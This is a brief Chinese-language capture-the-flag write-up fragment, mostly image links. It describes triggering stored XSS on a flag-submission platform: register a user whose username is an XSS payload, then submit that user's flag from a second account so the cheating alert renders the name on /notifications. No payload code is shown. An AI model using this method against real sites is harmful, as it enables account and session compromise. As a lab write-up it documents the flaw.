
创建2个用户,第一个用户 的 username设置为xss的payload,第二个用户随意

/img/25de7e35c31c494f8a5283300bf65d20/Untitled%201.png


登陆用户1,随便做一题拿到flag后,登陆用户2递交用户1的flag,发现被系统检测,访问/notifications,触发xss。

/img/25de7e35c31c494f8a5283300bf65d20/Untitled%202.png